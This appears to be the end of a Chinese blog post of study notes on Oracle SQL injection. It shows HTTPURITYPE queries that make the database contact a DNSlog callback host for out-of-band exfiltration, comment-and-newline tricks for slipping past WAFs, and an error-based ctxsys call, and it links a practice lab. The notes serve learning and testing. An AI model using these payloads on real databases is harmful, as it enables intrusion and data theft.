
DBMS_LDAP

DBMS_LDAP 软件包使您可以从 LDAP 服务器访问数据。

FUNCTIONN INIT():

init()用LDAP服务器初始化会话。这实际上建立了与LDAP服务器的连接。

```
# 语法
FUNCTION init
(
hostname IN VARCHAR2,
portnum  IN PLS_INTEGER
)
RETURN SESSION;
```




HTTPURITYPE

可以创建 UriType 列，并在其中存储 DBURITYPE，XDBURITYPE 或 HTTPURITYPE 的实例。 您还可以定义自己的 UriType 子类型来处理不同的 URL 协议。

列举几个可以带外的函数
通过阅读官方文档，明显可以看出会请求httpuritype所指定的uri的函数有哪些。


1. GETCONTENTTYPE() 作用：返回URI指向的文档的内容类型。
2. GETCLOB() 作用：返回位于HTTP URL地址的CLOB。
3. GETBLOB() 作用：返回位于URL指定的地址的BLOB。
   ```
   select httpuritype.createuri('http://xxx.o6xgjz.dnslog.cn').getblob() from dual;
   ```
4. GETXML() 作用：返回位于URL指定的地址的。
   ```
   select httpuritype.createuri('http://xxx.o6xgjz.dnslog.cn').getxml() from dual;
   ```



文章到此为止了，仅作为 Oracle 注入入门的学习笔记，在后续学习 java 的过程中，会继续将 Oracle 注入更深入的利用（历史漏洞 XXE，提权，执行命令等）记录笔记并做分享。

一些很常见的 tips 在 Oracle 数据库中的尝试，至于具体实际中如何去 bypass waf，还望自行发挥。

```
# 借用了在MySQL中bypass常用的技巧来做了简单的可行性测试，注释符和换行的搭配使用。
1. 注释符拼接垃圾字符配合换行
SQL> select -- asdnaso/*asdas*/
  2  user from--ioasndoiand

  3  dual;

USER
------------------------------
SQLI

2. 利用waf的通用性特点
SQL> select user/*!saho*/from dual;

USER/*!SAHO*/
------------------------------
SQLI

SQL>


调用函数是可使用空格换行等
select ctxsys. drithsx.sn(user,'aa')from dual;
```



在线靶场

http://o1.lab.aqlab.cn:81/?id=1

你学废了吗?

原创文章，作者：s1ye，未经授权禁止转载！如若转载，请联系作者：s1ye